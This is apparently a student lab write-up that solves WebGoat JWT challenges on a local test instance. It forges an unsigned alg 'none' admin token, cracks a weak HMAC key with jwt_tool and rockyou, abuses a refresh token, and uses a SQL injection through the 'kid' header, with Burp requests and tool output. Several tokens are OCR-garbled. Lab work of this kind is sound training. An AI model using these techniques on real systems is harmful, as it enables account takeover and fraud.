  "user": "Tom"
}
```

JWT SIGNATURE VERIFICATION (OPTIONAL)

Enter the secret used to sign the JWT below:

SECRET

signature verification failed

a-string-secret-at-least-256-bits-long

Encoding Format: UTF-8

JWT Encoder

Edit the payload and secret or choose a signing algorithm to see an example.

We see that the role is encoded in the JWT so we can easily change that. But in order to bypass the signature we must specify `alg: "none"` so we search for the encoded header. We found that is `eyJhbGciOiJub25lIiwidHlwIjoisIdUIn0`. So our final JWT is encoded as `eyJhbGciOiJub25lIiwidHlwIjoisIdUIn0.eyJpYXQiOjE3MzU4MDg5MzsImFkbWluIjoidHJ1ZSIisInVzZXIiOiJUb20ifQ`. We need to pass this to a reset votes request and that's it. Let's try it. We need to initiate the reset request and intercept it with Burp.

Alice (Linked Base for Alice and Bob) [Running] - Oracle VM VirtualBox

Burp Suite Community Edition v2024.11.2 - Temporary Project

File Machine View Input Devices Help

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

No proxy listeners are currently running Configure

Request to http://localhost:8080 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/JWT/voting		
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc		
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc		
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc		
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc		
04/27/22 23 Dec ...	HTTP	→ Request	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc		

Request

Raw Hex

```
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6770.140 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/webGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Cookie: access_token=eyJhbGciOiJub25lIiwidHlwIjoisIdUIn0.eyJpYXQiOjE3MzU4MDg5MzsImFkbWluIjoidHJ1ZSIisInVzZXIiOiJUb20ifQ; JSESSIONID=0w3jQOPP1K98zbQkjESIzyACNgw-9V7wmKw61
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 15

Name	Value
Host	localhost:8080
sec-ch-ua-platform	"Linux"
X-Requested-With	XMLHttpRequest
Accept-Language	en-US,en;q=0.9

Event log (0) All issues

Memory: 136.4MB

We changed the token then forwarded the request. We need to also take care of the format of the JWT because now it won't work as long as we

don't respect the format. We have an extra space and a missing period at the end. After we made the modifications, here we are:

Now let's proceed into the second challenge. Here we have a compromised JWT with a weak key onto we can try a brute force/dictionary attack. We choose to use [jwt tool](#) with **rockyou** database for doing a dictionary attack. The result is straightforward:

```

PowerShell 7
Version 2.2.7
@ticarpi


No config file yet created.
Running config setup.
Configuration file built - review contents of "jwtconf.ini" to customise your options.
Make sure to set the "httpListener" value to a URL you can monitor to enable out-of-band checks.
PS C:\Users\workstation\Desktop\jwt_tool> py .\jwt_tool.py eyJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjI3ZWJnb2F0Lm9yZyIsImhlhdCI6MTczNDk0NDcwOCwiZXhwIjoxNzM0OTQ0NzY4LCJzdWIiOj0b21Ad2VizZ9hdC5vcmcicLCJ1c2VybmtZSI6IlRvbSIsIkVtYWhlsIjoidG9tQHdlymdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.iD00kgfzDR5635BsWLhkg-Py6KwbT5g5MfpM5tZ30 -C -d .\rockyou.txt

Original JWT:
[+] business is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "business"
PS C:\Users\workstation\Desktop\jwt_tool>

```

We can use the same tool to tamper the data inside that JWT. We follow the program advice and use the command `py .\jwt_tool.py <JWT> -T -S hs256 -p "business"`. We also must modify the timestamp because if it is expired it won't be accepted.

```
PS C:\Users\workstation\Desktop\Facultate\al doilea pas\First Year, First Semester\Standarde și protocole de securitate\lab\jwt_tool> py .\jwt_tool.py eyJhbGciOiJIUzI1NiJ9eyJpc3MiOiJXZWJHb2F0IFRva2VUIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImhlhdCI6MTczNDk0NDcwOCwiZhwIjoxNzMOOTQ0NzY4LcJzdWIiOiJ0b21ad2ViZ29hdC5vcmciLCJlc2VybmtZSI6IlRvbSIsIkvtYWlsijoidG9tQHdlyMdvVXQuB3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.iD00kgfzDR5635BsWLhkG-Py06KwbT5g5MLfpM5tZ30 -T -S hs256 -p "bu-siness"
```



Version 2.2.7 @ticarpi

Original JWT:

```
=====
This option allows you to tamper with the header, contents and
signature of the JWT.
=====
```

Token header values:

- [1] alg = "HS256"
- [2] *ADD A VALUE*
- [3] *DELETE A VALUE*
- [0] Continue to next step

```
Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] iss = "WebGoat Token Builder"
[2] aud = "webgoat.org"
[3] iat = 1734944708    ==> TIMESTAMP = 2024-12-23 11:05:08 (UTC)
[4] exp = 1734944768    ==> TIMESTAMP = 2024-12-23 11:06:08 (UTC)
[5] sub = "tom@webgoat.org"
[6] username = "Tom"
[7] Email = "tom@webgoat.org"
[8] Role = ['Manager', 'Project Administrator']
[9] *ADD A VALUE*
[10] *DELETE A VALUE*
[11] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 10
Please select a Key to DELETE and hit ENTER
[1] iss = WebGoat Token Builder
[2] aud = webgoat.org
[3] iat = 1734944708
[4] exp = 1734944768
[5] sub = tom@webgoat.org
[6] username = Tom
[7] Email = tom@webgoat.org
```

```

[6] username = Tom
[7] Email = tom@webgoat.org
[8] Role = ['Manager', 'Project Administrator']
> 6
[1] iss = "WebGoat Token Builder"
[2] aud = "webgoat.org"
[3] iat = 1734944708    ==> TIMESTAMP = 2024-12-23 11:05:08 (UTC)
[4] exp = 1734944768    ==> TIMESTAMP = 2024-12-23 11:06:08 (UTC)
[5] sub = "tom@webgoat.org"
[6] Email = "tom@webgoat.org"
[7] Role = ['Manager', 'Project Administrator']
[8] *ADD A VALUE*
[9] *DELETE A VALUE*
[10] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 8
Please enter new Key and hit ENTER
> username
Please enter new value for username and hit ENTER
> WebGoat
[1] iss = "WebGoat Token Builder"
[2] aud = "webgoat.org"
[3] iat = 1734944708    ==> TIMESTAMP = 2024-12-23 11:05:08 (UTC)
[4] exp = 1734944768    ==> TIMESTAMP = 2024-12-23 11:06:08 (UTC)
[5] sub = "tom@webgoat.org"
[6] Email = "tom@webgoat.org"

```

```

Please select a field number:
(or 0 to Continue)
> 8
Please enter new Key and hit ENTER
> username
Please enter new value for username and hit ENTER
> WebGoat
[1] iss = "WebGoat Token Builder"
[2] aud = "webgoat.org"
[3] iat = 1734944708    ==> TIMESTAMP = 2024-12-23 11:05:08 (UTC)
[4] exp = 1734944768    ==> TIMESTAMP = 2024-12-23 11:06:08 (UTC)
[5] sub = "tom@webgoat.org"
[6] Email = "tom@webgoat.org"
[7] Role = ['Manager', 'Project Administrator']
[8] username = "WebGoat"
[9] *ADD A VALUE*
[10] *DELETE A VALUE*
[11] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
jwttool_9ae04e906c2543ec59389bf468d7d517 - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjIzZWJnb2F0Lm9yZyIsImhdCI6MTczNDk0NDcwOCwiZXhwIjoxNzM0OTQ0NzY4LCJzdWIiOiJ0b21Ad2Viz29hdC5vcmciLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIiJvbGUiOlsiTWFuYWdlciIsIiByb2plY3QgQWRtaW5pc3RyYXRvcijdLCJ1c2VybmFtZSI6IldlYkdvYXQifQ.fbZ0MNFMz1_Ix9Ln6ggN_h1CEDX25-dgdGeGSLkwd40
PS C:\Users\workstation\Desktop\Facultate\al doilea pas\First Year, First Semester\Standarde și protocoale de securitate\lab\jwt_tool>

```

We paste the new JWT into WebGoat. Just realized that the JWT changed (because I had to turn off WebGoat and help mom make **cozonac** 😊) and now the correct password is **washington**. We repeat the same process, and we get another JWT:

eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOjIzZWJnb2F0Lm9yZyIsImhdCI6MTczNDk3NTIxOSwiZXhwIjoxNzM0OTc1Mjc5LCJzdWIiOiJ0b21Ad2Viz29hdC5vcmciLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIiJvbGUiOlsiTWFuYWdlciIsIiByb2plY3QgQWRtaW5pc3RyYXRvcijdLCJ1c2VybmFtZSI6IldlYkdvYXQifQ.fbZ0MNFMz1_Ix9Ln6ggN_h1CEDX25-dgdGeGSLkwd40. We get the following outcome:

The screenshot shows the Windows taskbar at the bottom with various icons.

The third challenge is related to refresh tokens. As we can see from the logfile, there is a JWT associated with it. Let's inspect it.

We see that exp field is set to 13 May 2018 09:23:31 GMT-04, so the token is expired. If we can obtain a new token, then we will be able to send it. We can see from the hints that the route for obtaining a new token is /JWT/refresh/newToken. Let's see what requests are made when we refresh the page. There are 3 interesting requests:

We add them to Repeater. For the first one we get:

```

Request
Pretty Raw Hex
1 GET /WebGoat/JWT/secret/gettoken HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua-platform: "Linux"
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate, br
15 Cookie: JSESSIONID=_01Gh2-uwGNT7ejajh0u-OajPjmeyxt1ZXzu7
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: text/html;charset=UTF-8
7 Content-Length: 325
8 Date: Mon, 23 Dec 2024 17:31:15 GMT
9
10 eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhZFOIFRva2VUIEJ1awkkZXtiLCJhdWQiOiJ3ZWJnbZFOlmg9ZyIsImhldCtEMCzNDk3NTA3NwiZkhwIjoxNzMD0tC1MTMLCjzwDi0jOb21Ad2V1Z29hd5vcmciLC1c2VybmfZSI6I1Rvbis1kVtVwls1jojd9rQd1YmvdYXub3Jni1wUm9sZ16NyJNwShZ2Vyi1wiU0jamVjdCBZG1pbmlzdH0hd9y1l19.KjUX99KgsLSBQ_bQ8G3xw3CkqOKHyb2CFIKTys-eR3K

```

This token is decoded as:

```

eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2
F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb
2F0Lm9yZyIsImlhCI6MTczNDk3NTA3NSwiZXhw
IjoxNzM0OTc1MTM1LCJzdWIiOiJ0b21Ad2ViZ29
hdC5vcmcilCJ1c2VybmtZSI6I1RvbSIsIkVtYW
lsIjoidG9tQHd1YmdvYXQub3JnIiwiUm9sZSI6W
yJNYW5hZ2VyIiwiUHVjamVjdCBBZG1pbmlzdHJh
dG9yIl19.KjUX99XgsL5BQ_bQ8G3Xw3CkqDkHyb
ZCfIKTYs-eR3k|

```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256"
}
```

PAYOUT: DATA

```
{
  "iss": "WebGoat Token Builder",
  "aud": "webgoat.org",
  "iat": 1734975075,
  "exp": 1734975135,
  "sub": "tom@webgoat.org",
  "username": "Tom",
  "Email": "tom@webgoat.org",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```

The second one is a login from votings where we can get a JWT. The third one is good but it does not provide a good token:

Burp Suite Community Edition v2024.11.2 - Temporary Project

Request

```

POST /WebGoat/JWT/refresh/login HTTP/1.1
Host: localhost:8080
Content-Length: 46
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: */*
Content-Type: application/json
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=_01Gth2-uwSNITePjajh0u-0ajPJmeyxt1ZXZu7
Connection: keep-alive

```

Response

```

HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 23 Dec 2024 17:34:13 GMT
Content-Length: 220

```

```

{
  "access_token": "eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJ6ImZhbnLiwidXNlcjI6IkplcnJSIn0.Z-ZX2L0Tuub0LEyj9Nm
  yVADu7tk40gl9h1EjeRg10a6z5_H-SrexHlMyHoIxRyApmOP7NfFonP3rOw1Y5qiOA",
  "refresh_token": "emTdxkhggz0HsyKanKDg"
}

```

We get that the token is not associated with Jerry instead of Tom.



Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bugcrowd, you can read the full write up [here](#)

Assignment

From a breach of last year the following logfile is available [here](#) Can you find a way to order the books but let Tom pay for them?

User is not Tom but Jerry, please try again

So, we need a token on behalf of Tom. We see that `/JWT/secret/gettoken` returns an invalid token, but it is from Tom. Let's get Tom a new token based on that.

We first try to POST `/JWT/refresh/newToken`. We get a 401 Unauthorized response, so the Authorization field must be specified. Then we try the request with an empty body - we get a malformed request. We try to populate the body with the same format of `/JWT/refresh/login` as that seems the way to go. We use `access_token` as Tom's token from the hints and `refresh_token` as the one get as response from Jerry's login. We get the response:

```

POST /webGoat/JWT/refresh/newToken HTTP/1.1
Host: localhost:8080
Content-Length: 882
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eJMyJzE0MTEsImV4cCI6MTUyNjIxNzgxMSw1YmRtaW4iOiJmWzsZSlzI
nVzZXI0IjB2ofo.DCoaq9zqkYOH25EcVkcdbYfU4c90d)RvsqDqv19Ad4Quqmtccfbu8FnzeBN9tLePzH
ZLQJXkQ-bjy7Q
Content-Type: application/json
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/webGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=_01GTH2-uwSNT7ePjajhOu-OaPjmeyx12Xzu
Connection: keep-alive
}
{
  "access_token": "eyJhbGciOiJIUzI1NiJ9.eJZG1pbkI6I1mzbhlnIiwidXNlciI1IiRvbS19.a4yUbDuv6L7ICs-HsE6cr
  alHQ_u90TikmXkGf7QdZV2VXCTurwB9JwRujab8F4vNG31XAEWYUEmAt050g",
  "refresh_token": "FdxxyTpNMsLSzcah0B"
}

```

Let's try this token:

The screenshot shows the Burp Suite interface with a list of captured requests. A specific request for `/WebGoat/JWT/refresh/checkout` is highlighted. The 'Inspector' tab displays the raw request and response. The request header includes a JWT token. The response body contains a success message: "Congratulations. You have successfully completed the assignment."

We now finished this challenge.

The screenshot shows the WebGoat application interface. The user has completed the 'Refreshing a token' assignment. The page displays a shopping cart with two items: a book titled 'Learn to defend your application with WebGoat' and another book titled 'Pentesting for professionals'. The total price is \$31.53. A success message at the bottom of the page reads: "Congratulations. You have successfully completed the assignment."

For the last challenge, we can use the previously noted endpoint that gives a Tom's JWT which is being called when refreshing the page - `/JWT/secret/gettoken`. We see that its signature does not correspond to the expected signature, so this might not be a good approach. Let's inspect the token:

We see that this token was emitted to Jerry and that it has a special attribute in the header: **kid**. This needs to be changed to something as it seems. As the hints unveil, this param should be manipulated using SQL injection so let's put on the recommended hint string: **'hacked' UNION select 'deletingTom' from INFORMATION_SCHEMA.SYSTEM_USERS**. Let's try to replicate this request.

The response:

So, we did not get anything because the token is still invalid. Let's dive into the source code and find out that the key must be base64

encoded so let's tamper even more the JWT by signing it with the name of the key in plain and putting the base64 encoded string instead of the plaintext key in the query:

```

Get an exclusive look at jwt.io v2 and help us shape its final form with your feedback. →
JWT Debugger Libraries Introduction Ask Crafted by Auth0 by Okta
eyJ0eXAiOiJKV1QiLCJraWQiOiJyZWQnIFVOSU90IHNIbGVjdCANWkdWcTpYUhBmRVYIwPS
cgZnJvbSBJTkZPuk1BE1PT19TQhFTUEuU1TV
EVNX1VTRVJTIC0tIwiYWxnIjoiSFMyNTYifQ.e
yJpc3MiOiJxJzNjHb2F0FRva2VU1E1jaWxxKzXi
LCJpX0i0jE1MjQyMTASMDQsImV4c1G6MTYxODk
wNTMwNCwiYXVkJoid2ViZ29hdC5vcmc1LCJzdW
Ii01JqZXJyeUB3ZWnb2F0LmNbSisInVzXJuY
WillIjoisMvycnkiLCJFbWFpbC16ImplcnJ5Qhd1
YmdvYXQuY29tIiwiUm9sZSI6WyJdYXQiXX0.0xX
WGf4onSHYM1H1mycgod_UARdMJoqqh6C7D1INAw
y|
PAYLOAD: DATA
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618965304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
VERIFY SIGNATURE
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  deletingTom
) □ secret base64 encoded

```

Let's see the new response from Burp.

```

HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'
Content-Type: application/json
Date: Mon, 24 Dec 2024 18:56:59 GMT
Content-Length: 359
{
  "lessonCompleted": false,
  "feedback": "Not a valid JWT token, please try again",
  "output": "The token you provided is invalid. Please make sure the token is valid and signed with the correct key."
}

```

So, the only thing that is needed now is to change the timestamp. This can be easily done.

Alice (Linked Base for Alice and Bob) [Running] - Oracle VM VirtualBox

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://localhost:8080 / HTTP/1.1

Request

```
Pretty Raw Hex Render
1 POST /goat/ HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 0
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.8
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua: "?Not_A_Brand";v="24"
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/120.0.6778.140 Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: http://localhost:8080
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:8080/webGoat/start.mvc
18 Accept-Encoding: gzip, deflate, br
19 Cookies: _sessionid=_0tgh2-uwSNT7ePjajhOu-OajPjmeyxtx1Zx2u7
20 Connection: keep-alive
21
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 23 Dec 2024 19:00:33 GMT
8 Content-Length: 207
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry, you are removing Jerry's account, try to delete the account of Tom",
13   "output":null,
14   "assignment": "JTFinalEndpoint",
15   "attemptWasMade":true
16 }
```

0 highlights 0 highlights

Done Event log (9) All issues 429 bytes | 270 millis Memory 283.2MB Right Click 21.01 23.12.2024

We forgot to change the username to Tom. Finally:

Alice (Linked Base for Alice and Bob) [Running] - Oracle VM VirtualBox

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://localhost:8080 / HTTP/1.1

Request


```
Pretty Raw Hex Render
1 POST /goat/ HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 0
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.8
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua: "?Not_A_Brand";v="24"
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/120.0.6778.140 Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: http://localhost:8080
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:8080/webGoat/start.mvc
18 Accept-Encoding: gzip, deflate, br
19 Cookies: _sessionid=_0tgh2-uwSNT7ePjajhOu-OajPjmeyxtx1Zx2u7
20 Connection: keep-alive
21
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 23 Dec 2024 19:01:43 GMT
8 Content-Length: 196
9
10 {
11   "lessonCompleted":true,
12   "feedback":"Congratulations. You have successfully completed the assignment.",
13   "output":null,
14   "assignment": "JTFinalEndpoint",
15   "attemptWasMade":true
16 }
```

0 highlights 0 highlights

Done Event log (9) All issues 418 bytes | 242 millis Memory 283.2MB Right Click 21.01 23.12.2024




Day 2

PGP

